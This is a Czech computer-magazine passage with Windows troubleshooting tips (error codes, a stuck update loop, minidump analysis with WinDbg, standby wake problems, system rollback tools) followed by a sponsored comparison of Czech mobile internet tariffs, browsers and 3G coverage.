ŘEŠENÍ: Pokud na kartě zprávy kliknete na »Možnosti« a poté na tlačítko »Zobrazit detaily«, uvidíte »Error code« – například »0x80070002«. Bohužel, tato chyba je velmi nekonkrétní a lze z ní vyčíst pouze to, že něco není v pořádku s nastavením profilu. Zkuste nejprve hledat ve znalostní bázi (Knowledge base) na stránkách společnosti Microsoft a zjistíte, že v případě operačního systému Windows XP znamená výše uvedený kód, že máte problém s »Windows update«. Podobným způsobem lze vyhledat i příčinu problému u Windows 7 – alespoň mírně pokročilým uživatelům lze doporučit v horní části okna zvolit jako jazyk angličtinu a u položky, kde chcete hledat, přidat zařítítko u »Obsah webu Community Solutions«. Po kliknutí na hledání se objeví několik desítek odpovědí, přičemž hned třetí nabízí řešení problému. Vstupní kód chyby nás tedy nakonec dovedl k vlákně s příčinou problému. Jestliže jste změnili místo uložení osobních složek na disku a je to první pokus o vytvoření zálohy pro vaše data, nová cesta k souboru pro vaše data ještě není uložena v profilu. A to je důvod, proč Windows 7 nejsou schopna tyto soubory zazalohovat. Řešení tohoto problému je relativně snadné. Můžete znovu obnovit cestu ke složce dokumentů přes kontextové menu nebo nakonfigurovat nastavení zazalohování



Důležité: Pomocí chybového kódu lze snadno odhalit a vyřešit většinu problémů ve Windows.

dat takovým způsobem, že nová cesta k nim je součástí procesu.

ZÁVĚR: Komunitní sekce webu Microsoftu nabízí obrovské množství informací – jak v českém, tak i v anglickém jazyce. Dostanete se k nim buď přímo ze stránek technické podpory (záložka Komunita), nebo při hledání ve znalostní bázi.

Windows se během aktualizace zasekne

PROBLÉM: Při první instalaci Windows byste z bezpečnostních důvodů měli nainstalovat všechny chybějící aktualizace. To se ale bohužel nemusí nutně povést. Někdy se Vista zasekne po dosažení »kroku 3«, který by se měl automaticky dokončit po spuštění počítače.

VÝSLEDEK: Vista už nenabootuje.

ŘEŠENÍ: Některé aktualizace jsou vzájemně propojeny, a zdá se, že ne vždy správně. Pokud systém Windows uvázl ve smyčce, máte ve Vistě a Windows 7 možnost tento problém vyřešit. Na WWW stránkách Microsoftu najdete stránku s »podporou« pro závady aktualizace (<http://support.microsoft.com/gp/wupd>), jsou na ní však pouze chybové kódy. Pokud ve vašem případě nejde o žádný ze zde uvedených kódů, nemusíte hledání vzdávat. Stačí jen využít »Microsoft Knowledge Base« – do vyhledávacího pole zadejte »update step 3« a jako produkt zvolte Windows Vista (a opět doporučujeme zvolit jako jazyk angličtinu). Po kliknutí na »Hledání« se objeví několik řešení problému – správné řešení najdete v sekci »Microsoft Answers«. Chcete-li tedy problém vyřešit, nabootujte Vistu z DVD a místo volby »Install now« si vyberte »Příkazový řádek« a zadejte

notepad.exe

Proč? V programu Poznámkový blok můžete použít příkaz »File | Save As« jako náhradu za »windows explorer« – bezesporu šikovný trik. V okně »Uložit jako typ« vyberte »Všechny soubory« a jdete do složky »C:/Windows/winsxs«. Zde můžete smazat soubor »pending.xml«, který obsahuje seznam selhání aktualizací. Nyní můžete Windows znovu klasicky nabootovat.

Systémové chyby: Zjistěte příčinu

Chcete analyzovat svůj systém, zahrát si na lékaře, přičemž vaším pacientem jsou Windows? Na první pohled jsou vidět pouze vnější »příznaky« havárie – jako je »modrá obrazovka«. Až teprve nástroj Windows Debugger převezme roli rentgenového přístroje, pomocí načtení výpisu stavu paměti (Minidump) dokáže zjistit, co se v době havárie stalo.

NASTAVENÍ FUNKCE »MINIDUMP«

Nejprve je nutné funkci »minidump« aktivovat. Přejděte na »Ovládací panely | Systém« a v kartě »Upřesnit« – konkrétně v sekci »Spuštění a zotavení systému« – klikněte na »Nastavení«. V okně, které se objeví, zvolte u položky »Zapsat ladicí informace« možnost »Omezený výpis stavu paměti«. Pod touto volbou také můžete vidět, kam se bude příslušná informace ukládat – implicitně je nastavena složka s názvem »Minidump« v systémovém adresáři.

INSTALACE DEBUGGERU

Stáhněte si z internetových stránek Microsoftu »Debugging Tools« (<http://www.microsoft.com/whdc/DevTools/Debugging/default.msp> – odkaz »Install Debugging Tools for Windows 32-bit Version«) a nainstalujte je. Kromě toho je nutné stáhnout tzv. symboly pro správnou interpretaci výpisu. Odkaz na stažení příslušné verze »symbolů« najdete na výše uvedené stránce (odkaz »Download Windows Symbol Packages«). Složku pro »symboly« vytvořte přímo na disku »C«. Potom otevřete Debugger, pod nabídkou »File« zvolte příkaz »Symbol File Path« a zadejte cestu ke složce. Například `SRV *c:\symbols*http://msdl.microsoft.com/download/symbols`. Nakonec vše potvrďte kliknutím na tlačítko »OK«.

ANALÝZA VÝPISU

V případě problémů si musíte pomoci příkazem »File | Open crash dump« stáhnout poslední »minidump.dmp«. Po několika sekundách se otevře okno s názvem »command«. Po kliknutí na tlačítko »! Analyze-v« vám debugger zobrazí příslušné informace. Pod položkou »Pravděpodobná příčina« najdete údaj o tom, který soubor je zodpovědný za havárii – například driver, často mají problémy s DLL soubory. V sekci »detaily« najdete informaci, která aplikace soubor využívá, a také důvod havárie – v našem příkladu je to například »DRIVER_FAULT« (havárie ovladače).

DALŠÍ INFO


<http://support.microsoft.com/kb/315263/cs>

Hotline: Přímá linka k Microsoftu

V článcích ve znalostní bázi, v diskusních skupinách a fórech na webu Microsoftu najdete obrovské množství informací. Přesto se může stát, že zde pomoc nenajdete. V tom případě vám zbývají jen dvě možnosti: buď požádáte „o pomoc“ vyhledávač Google (zde ale není jednoduché vytvořit správný dotaz), nebo se obrátíte na technickou podporu od Microsoftu.

Dříve, než se ale obrátíte přímo na Microsoft, měli byste si ověřit, že je problém skutečně v operačním systému. S dotazem na problematiku fungující freeware program nebo nestabilní hardware se starými ovladači na helpince pravděpodobně neuspějete. A jaké máte možnosti při řešení problémů Windows?

V první řadě je také nutné zdůraznit, že pokud si zakoupíte operační systém jako OEM, musíte se s dotazy obrátit na prodejce. Nárok na podporu Microsoftu (z hlediska běžných uživatelů) mají pouze majitelé „krabicových verzí“, ale i zde existuje několik omezení. Nárok na podporu má uživatel 90 dní od první aktivace - buď



Stand-by: V tomto okně může zjistit, kdo je zodpovědný za probuzení vašich Windows

telefonicky, nebo e-mailem a počet „incidentů“ je omezen na dva – nezávisle na verzi systému (32/64b, Home Premium/Ultimate). Výjimkou bývají jen „firemní“ edice Enterprise, které mají specifické poskytování technické podpory v závislosti na výhodách dané MVL smlouvy.

Extrémní variantou podpory (určenou především menším a středním firmám) je možnost platby za „incident“ – v rámci České republiky je to 4 799 Kč (+DPH). Zde zákazník dostane profesionální podporu (OS, Office, servery) a platba proběhne až po vyřešení problému.

Problémy Windows ve „stand-by“ režimu

PC dělá potíže ve „stand-by“ režimu. Buď se počítač okamžitě znovu spustí, nebo ho

nelze později „probudit“. Při hledání na internetu najdete celou řadu nápadů, návrhů a domněnek, ale žádnou radu, jak tento problém systematicky vyřešit (u Windows Vista a 7).

ŘEŠENÍ: V případě nutnosti je u obou moderních operačních systémů možné zajistit, aby ho mohl technik vzdáleně ovládat a zjistit příčinu problému. V tomto případě je ale tento postup zbytečný, protože existuje jednoduchý způsob, jak situaci řešit. Chcete-li zjistit, který ovladač je zodpovědný za „probuzení“ počítače, klikněte na »Start | Spustit« a příkazem „cmd“ spusťte příkazovou řádku. Do ní pak zadejte příkaz

```
powercfg devicequery wake_armed
```

Objeví se seznam obsahující seznam hardwaru zodpovědného za „probuzení“, lze zde najít například i správce sítě. Přes „Ovládací panely“ přejděte do „Správce zařízení“ a zvolte jednotlivá zařízení podílející se na procesu probouzení. Pokud je chcete ze seznamu vyřadit, klikněte na vybraný hardware pravým tlačítkem, zvolte »Vlastnosti« a přejděte na kartu »Řízení spotřeby«. Zde zrušte zatržítka u položky „Povolit zařízení probouzet počítač“. Tak lze zjistit, který hardware způsoboval zmínované problémy.

PETR.KRATOCHVIL@CHIP.CZ

Chraňte systém před zmanipulováním

Operační systémy jsou komplikované, a u Windows platí toto tvrzení dvojnásobně. I z tohoto důvodu často dochází k problémům, pokud si uživatel ve Windows příliš „hraje“ nebo se je pokouší neodborně upravovat. Problémy mívají například uživatelé, kteří si do systému instalují velké množství různorodého softwaru, zastaralé nestabilní ovladače nebo nechtěně zákeřný malware z internetu. Tyto problémy Windows sama o sobě příliš efektivně řešit nedokáže.

STEADY STATE PRO XP A VISTU

Pro výše uvedené situace nabízí Microsoft freeware SteadyState, který dokáže po restartu obnovit systém do původního stavu. Nástroj chrání Windows tak, že všechny změny ukládá do systému oddílů ve virtuálním prostředí – bez ovlivnění původního systému. Nástroj najdete zdarma na webu Microsoftu (<http://www.microsoft.com/windows/products/winfamily/sharedaccess/default.mspx>). Je určen také pro použití v knihovnách nebo výukových kurzech – dokáže zajistit, že ani nezkušený uživatel nepoškodí systém. SteadyState se hodí především tehdy, když

chcete experimentovat a nejste si jisti následky. Bohužel Microsoft tento nástroj nabízí pouze pro Windows XP a Vista, ve Windows 7 program nefunguje. My vám však k nejnovějšímu systému Microsoftu nabídneme alternativu. Na Chip DVD najdete exkluzivní půlroční verzi programu Returnil Virtual System 2010, který vám umožní udělat ze svého počítače geniální virtuální stroj a bez ohrožení bezpečnosti pracovat na plný výkon.

ÚPRAVA WINDOWS 7

Název Returnil zní jako jméno exotického léku, ale nabízí stejné funkce jako SteadyState – a to i ve Windows 7. Chcete-li software přizpůsobit, bude vám stačit jen několik kliknutí. Pokud například máte antivirový program, doporučujeme vypnout integrovaný „Virus Guard“. V případě, že ho vypnete, nezapomeňte v programu Returnil znovu aktivovat systémovou ochranu (»System Safe | Activate now«). Nyní budou po restartu všechny provedené změny „ztraceny“. Pokud se nic špatného nestalo a chcete provedené úpravy uložit, stačí kliknout na »Save all changes«.

NA DVD

Sysinternals Suite více než 60 nástrojů Microsoftu pro ladění a monitoring Windows

Microsoft Security Essentials bezplatný bezpečnostní nástroj Microsoftu chránící proti malware

Debug Diagnostic Tool nahrávání a analýza softwarových problémů ve Windows

Microsoft Application Compatibility Toolkit testuje fungování starých programů ve Vistě a Windows 7

Microsoft Network Monitor analyzuje datový provoz ve vaší síti

Returnil Virtual System 2010 Home Free ukládá změny v systému do virtuálního stroje a nabízí bezpečné experimentování

BlueScreen View dešifruje detaily chybových hlášení způsobujících pády systému


Windows 7 zkušební verze na 90 dní přímo od Microsoftu

Programy najdete na Chip DVD pod indexem **Windows 7**

PLACENÁ INZERCE

Mobilní internet je v moderním světě samozřejmostí. U nás tak veselá situace není. Pomůžeme vám **prokousat se džunglí tarifů** a vybrat ten, který vám bude nejlépe vyhovovat.

VRATISLAV KLEGA



SVĚT NA DLANI

Zjistit, kdy jede příští autobus, zkontrolovat e-maily, podívat se na nové zprávy. Jakmile si na mobilní internet zvyknete, už se jej nebudete chtít vzdát. Internet v mobilu je sice dobrý sluha, ale špatný pán. Pokud nemáte správný datový tarif, může vás prostě zhlédnutí několika stránek překvapit fakturou na tisíce korun. Operátoři si totiž za přenesení kilobajt účtují 0,06 Kč, tedy jen načtení jedné stránky nějakého většího portálu tak může přijít i na 60 Kč!

Forsáž mobilnímu internetu dodal Vodafone o předminulých Vánocích. Tehdejší akce Internet v mobilu na šest

měsíců zdarma využilo téměř 520 000 zákazníků. Navíc to bylo v době, kdy internet v mobilu ještě nevypadal tak dokonale, jako je tomu u dnešních mobilních telefonů a nových internetových prohlížečů. S moderním telefonem tak můžete mít celý internet v kapse za pár stokorun. Ve třech krocích vám ukážeme, co pro mobilní internet budete potřebovat.

Krok 1: Výběr telefonu


Aby měl internet v mobilu smysl, je třeba mít telefon, na kterém je internet komfortní. Displej s rozlišením 320 × 240 bodů už dnes nedostačuje. Ideální displej

s rozlišením 800 × 480 bodů nabízí Nokia N900. Jako základní doporučujeme pro komfortní surfování rozlišení 320 × 480 bodů. Při orientaci displeje na šířku je 480 bodů dost širokých na zobrazení běžných webových stránek.

ZÁVĚR

Pokud nejste zákazníkem T-Mobilu, plnohodnotný mobilní internet pro vás nebude žádný luxus. V mobilu můžete mít zprávy z internetu, e-maily, ICQ i navigaci. Cena nepřekročí 200 Kč měsíčně.

DATOVÉ SÍTĚ



Každá technologie se hodí pro něco jiného. Wi-Fi má skvělou propustnost, ale malý dosah, GPRS zase velký dosah, ale malou propustnost. Budoucnost mobilního internetu je v LTE.

Budoucnost mobilních sítí

WIMAX

Toto bezdrátové připojení bývá někdy chybně označováno za nástupce Wi-Fi. Mobilní WiMAX, podle standardu 802.16e, by měl mít dosah až tři kilometry a nepotřeboval by jinou anténu, než jaká se dnes běžně používá v telefonech. Propustnost by měla být až kolem 50 Mb/s.

LONG TERM EVOLUTION (LTE)

Následovník 3G internetu se již testuje v pilotních projektech. Nabídne rychlost až 100 Mb/s a zpoždění cca 5 ms. LTE v České republice přislíbil T-Mobile i Telefónica O2. Dosah by měl být stejný jako u GSM sítě, upgrade nových BTS by měl proběhnout pomocí malé rozšiřující karty.

Pro opravdu komfortní surfování rovněž doporučujeme zařízení s dotykovým displejem. Klikat na odkazy pomocí navigačních kláves je mnohem obtížnější než jeden dotyk prstem. Doporučujeme také volit kapacitní technologii dotykového displeje. Odporový displej je vytvořen pro ovládání stylusem, takže v ruce musíte mít ještě další tyčinku. Kapacitní displeje navíc u většiny výrobců podporují multi-touch, takže přibližováním a oddalováním prstů na displeji zmenšujete nebo zvětšujete stránku. To je velmi návykové.

Posledním důležitým parametrem je konektivita mobilu. Pohybujete-li se v oblasti, kde je 3G pokrytí pomocí HSDPA, jednoznačně volte mobil vybavený 3G. Dále doporučujeme model, který je vybaven Wi-Fi. Většina mobilních tarifů má velmi přísný FUP, takže je-li možné se doma nebo v práci spolehnout na Wi-Fi, udělejte to.

Krok 2: Výběr prohlížeče

Majitelé iPhone se nemusí nijak rozhodovat: Apple jim umožňuje používat jen výchozí prohlížeč Safari. Ten má bohužel řadu nedostatků, neumí komprimovat přenášené stránky, nepodporuje flash animace na stránkách, cizí jsou mu také plug-iny.

U ostatních mobilních telefonů je situace mnohem lepší. Opera Mini je dostupná prakticky pro veškeré mobilní telefony, jelikož běží na Javě. Opera Mobile je pak optimalizovaná pro PDA s většími displeji a rychlejšími CPU.

Velkou výhodou Opery je, že prohlížeč nestahuje celou webovou stránku tak, jak je navržena. Na serveru Opery nejprve dojde k prozkoumání webové stránky a poté k optimalizaci právě pro váš typ mobilního telefonu. Tím šetříte své FUP, jelikož z několika set kilobajtů vznikne jen pár kilobajtů, a také zvýšíte rychlost načítání. Pokud jste připojeni jen prostřednictvím pomalého GPRS, bude načtení trvat několik sekund. Bez komprese by načtení trvalo i dlouhé minuty.

Opera je v oblíbě také u operátorů, jelikož snižuje přenos dat v jejich síti. Je to proto doporučený prohlížeč pro všechny telefony.

Pro náročné surfaře je určen prohlížeč Skyfire. Ten nabídne stránku tak, jako kdybyste se na ni dívali v počítači. Problémy

mu nečiní ani Flash, takže si můžete prohlížet videa na YouTube. Skyfire je však dostupný jen pro platformu Windows Mobile a Symbian S60.

Krok 3: Výběr tarifu

Na českém trhu najdete celkem 19 mobilních tarifů. Jen některé z nich jsou však použitelné pro surfování v mobilu. Ihned je možné vyřadit tarify U:fonu, které jsou určeny pro surfování v počítači. Některé tarify je možné aktivovat k hlasové SIM kartě, kterou máte ve svém telefonu, jiné tarify je možné aktivovat jen k nové, tzv. datové SIM kartě. Který tarif umožňuje aktivaci ke kartě v telefonu, to najdete v naší tabulce.

T-MOBILE: Tarif Surf+ by se mohl zdát k smíchu. FUP 50 MB na celý měsíc? Jenže konec humoru – tarif je do znač-

Komfortní internet v notebooku:

Místo USB modemu sáhnete po notebooku vybaveném 3G modemem. Stačí do něj vložit SIM kartu.



né míry nebezpečný! Důvod: 50 MB je určeno jen pro surfování v mobilu (nejlépe pomocí aplikace Opera Mini). Pokud si nakonfigurujete poštovní účet přímo na POP3, SMTP, nebo dokonce Exchange, budete platit za každý přenesený kilobajt, a to zmíněnou cenu 0,06 Kč/kB. To je docela zrádné. Jak nám potvrdila tisková mluvčí T-Mobilu, 50 MB není možné použít ani pro Nokia Mapy nebo Google Mapy – zapomeňte tedy na navigaci. Navigování s tímto tarifem by mohlo stát stejně peníze, jako kdybyste si vzali taxi. Nejlevnější tarif vás tak může přijít pěkně draho! Výhodou je, že po překročení 50 MB při surfování nebudete platit žádné další poplatky. Rychlost dat se sníží na 16 kb/s. Surf+ se tak hodí opravdu jen pro surfování, pro e-mail je možné sáhnout po službě T-Mobile Postm@n, ta však není příliš komfortní.

Jako ideální tarif se tak jeví Surf&Mail+, i ten má však svá úskalí. Můžete surfovat, používat navigaci i e-mail, ale problém nastane, pokud budete chtít použít Instant Messaging. Pro ICQ, MSN, Yahoo! a AOL má T-Mobile vlastního klienta, a pokud použijete jiného, opět počítejte s platbou za přenesené kilobajty.

Následující tarif Internet+ má sice FUP 2 GB a nemá už žádná omezení, ale 839 Kč pro surfování v mobilu se nám zdá zbytečný luxus.

T-Mobile prakticky nemá žádný tarif, který by bezzbytku splnil naše požadavky na surfování v mobilu za přijatelné peníze.



Špatný tarif vás může přijít na tisíce korun měsíčně.

TELEFÓNICA O2: Nabídka tarifů je o moc lepší. Základní tarif Internet v mobilu stojí 150 Kč měsíčně a obsahuje měsíční FUP 150 MB, což pro příležitostné surfování stačí. Po překročení limitu se navíc pouze sníží rychlost. O2 ani žádným způsobem netrestá zákazníky, kteří používají mobil pro navigaci nebo pro Instant Messaging. Jak se svými 150 MB naložíte, to je jen na vás, a nemusíte mít strach, že použitím špatné aplikace se připravíte o tisíce korun.

Kdo využívá od O2 také pevné připojení ADSL, může se radovat: za 150 Kč získá tarif Internet standard, což je jednoznačně nejvýhodnější tarif pro mobilní internet na českém trhu.

Dražší tarify od O2 už pak přidávají jen megabajty k FUP, u tarifu Mobilní Inter-

NAJDETE NA DVD

Nokia PC Suite 7.1: Správa telefonů Nokia Nabízí zálohování i připojení k internetu přes mobil

T-Mobile HotSpot Locator: Seznam hot-spotů Najdete si nejbližší Wi-Fi hot-spot T-Mobilu

web'n'walk Manager: Internet v notebooku Automaticky nakonfiguruje připojení notebooku k internetu od T-Mobilu

Vodafone snadné připojení: Internet v notebooku Automaticky nakonfiguruje připojení notebooku k internetu od Vodafone

Vodafone mobile connect: Internet v notebooku Centrum pro připojení k internetu přes mobilní síť

O2 Průvodce připojením: Internet v notebooku Automaticky nakonfiguruje připojení notebooku k internetu

Programy k tomuto článku najdete na DVD pod indexem **Mobilnet**

MOBILNÍ PŘIPOJENÍ K INTERNETU

Pořadí	Operátor	Název tarifu	Cena	FUP	Omezení	K hlasové SIM kartě	Doporučené nasazení
1	T-Mobile	Surf+	119 Kč měsíčně	50 MB	jen surfování v mobilu	ano	Příležitostné surfování v mobilu
2	O2	Internet v mobilu	150 Kč měsíčně	150 MB	bez omezení	ano	Příležitostné surfování v mobilu, navigace, IM, e-mail
3	O2	Internet standard	150 Kč měsíčně	500 MB	pouze při pořízení O2 Internet	ne	Občasné surfování v notebooku
4	Vodafone	Internet v mobilu	177 Kč měsíčně	100 MB	bez omezení	ano	Příležitostné surfování v mobilu, navigace, IM, e-mail
5	Vodafone	Připojení na dlouho do 100 MB	177 Kč měsíčně	100 MB	po 100 MB dražší tarif	ano	Nepravidelné surfování v notebooku
6	T-Mobile	Surf&Mail+	239 Kč měsíčně	100 MB	běžné aplikace v mobilu	ano	Příležitostné surfování v mobilu, navigace, e-mail
7	U-fon	3G mobilní internet	390 Kč měsíčně	8 GB	bez omezení	ne	Internet v notebooku
8	O2	Internet v mobilu Plus	390 Kč měsíčně	500 MB	bez omezení	ano	Častější surfování v mobilu, navigace, IM, e-mail
9	O2	Internet Standard	500 Kč měsíčně	2 GB	bez omezení	ne	Internet v notebooku
10	Vodafone	Připojení na dlouho do 300 MB	500 Kč měsíčně	300 MB	po 300 MB dražší tarif	ano	Nepravidelné surfování v notebooku
11	Vodafone	Internet v mobilu na den	17 Kč denně	5 MB	denní tariface	ano	Připojení na jeden den v mobilu
12	Vodafone	Připojení na stálo	650 Kč měsíčně*	3 GB	bez omezení	ano	Každodenní používání internetu v mobilu, e-mail
13	O2	Mobilní Internet	750 Kč měsíčně	10 GB	bez omezení	ne	Internet v notebooku
14	Vodafone	Připojení na dlouho	750 Kč měsíčně	není	bez omezení	ano	Náhrada pevného internetu
15	T-Mobile	Internet+	839 Kč měsíčně	2 GB	bez omezení	ano	Každodenní používání internetu v mobilu, e-mail
16	T-Mobile	Internet Standard	839 Kč měsíčně	5 GB	bez omezení	ne	Internet v notebooku
17	U-fon	Internet na kredit	29 Kč denně	1 GB	denní tariface	ne	Nepravidelné surfování v notebooku
18	O2	Mobilní Internet Plus	1000 Kč měsíčně	není	bez omezení	ne	Náhrada pevného internetu
19	T-Mobile	Internet Premium	1199 Kč měsíčně	10 GB	bez omezení	ne	Internet v notebooku

* (525 Kč od března)

net Plus pak dokonce žádné omezení na stahovaná data není. Tyto tarify jsou už ale určeny jen pro surfování pomocí datového zařízení.

Pro surfování v mobilu tak u O2 bude stačit i základní tarif za 150 Kč měsíčně, který je z našeho pohledu nejvýhodnějším mobilním tarifem na našem trhu.

VODAFONE: Nabídka nejmladšího operátora je velmi férová. Hlavně se nám líbí tarif Internet v mobilu na den, který je výchozím datovým tarifem u všech nových SIM karet. Jakmile se telefon připojí k internetu, zaplatíte 17 Kč, poté ale už nic neplatíte. Máte k dispozici 5 MB FUP pro daný den, po překročení se pouze sníží rychlost. A i když budete s telefonem surfovat každý den, zaplatíte nejvýše 527 Kč měsíčně – ano, to sice není málo, ale nemůže se vám stát, že se mobil třeba nešťastnou náhodou připojí v kapse k internetu, bude stahovat desítky megabajtů a vám přijde faktura na tisíce korun, jako se to již stalo mnoha zákazníkům.

Pokud využíváte internet v mobilu aspoň deset dní v měsíci, už se vám vyplatí sáhnout po tarifu Internet v mobilu. Ten má FUP 100 MB, po jeho překročení vám bude přískrcena rychlost. Kdo požaduje stále rychlé připojení, může využít tarif Připojení na dlouho. Ten má celkem tři stupně: do 100, do 300 a nad 300 MB. Cena do 100 MB je stejná jako u tarifu Internet v mobilu, tedy 177 Kč. Po překročení 100 MB se přehoupnete do dalšího pásma a zaplatíte 500 Kč. Pokud byste překročili i 300 MB, zaplatíte 750 Kč měsíčně. Tarif Připojení na dlouho se tak hodí hlavně pro ty, kteří surfují značně nepravidelně: jeden měsíc třeba jen 80 MB, další měsíc 280 MB.

Kdo požaduje rychlý internet po celý měsíc a přenes více než 300 MB měsíčně, měl by sáhnout po tarifu Připojení na stálo. Ten stojí 650 Kč mě-

síčně a limit 3 GB bude stačit třeba i pro příležitostné připojení notebooku přes mobil.

Naším tipem u Vodafone zůstává tarif Internet v mobilu, který pro běžné surfování bude stačit. Není ale tak výhodný jako O2 Internet v mobilu.

3G: Náskok má O2

Když internet, tak rychlý. Jenže míst, kde se dočkáte rychlého internetu, není mnoho. Natrefit na 3G není vůbec nic jednoduchého.

Nejlépe je pokrytá Praha. Zde všichni tři operátoři nabízejí rychlý internet HSDPA. Pokryto sice není celé město, při troše štěstí se však připojíte k vysílači, který 3G má, a surfování je pak jedna radost. Průměrná rychlost downloadu u Vodafone dosahuje 480 kb/s, u O2 567 kb/s, u připojení T-Mobile dokonce 1 580 kb/s. Tento údaj je však značně zkreslený, protože T-Mobile spustil 3G internet v Praze teprve nedávno. Po ustálení bude rychlost srovnatelná s ostatními operátory.

Mimo hlavní město je situace horší: 3G nabízí jen O2, a to v Plzni, Karlových Varech, Ústí nad Labem, Liberci, Hradci Králové, Pardubicích, Brně, Olomouci, Zlíně a Ostravě. Rychlost v těchto městech se pak pohybuje kolem 1 000 kb/s, což je báječná hodnota. Jakmile ale tato města opustíte, spadnete jen na pomalé GPRS, které poskytuje maximálně 100 kb/s.

Mimo Prahu jsou na tom Vodafone i T-Mobile velmi podobně: oba nabízejí široké pokrytí pomocí EDGE, jehož rychlost se pohybuje kolem 200 kb/s.

Jakou technologii a kterého operátora můžete mít ve svém bydlišti nebo na chatě, to jednoduše zjistíte na internetové stránce www.position.cz/cz/webserver/aplikace.php. Najdete zde podrobné mapy pokrytí T-Mobilu, O2, Vodafone i U:fonu. 

VRATISLAV.KLEGA@CHIP.CZ

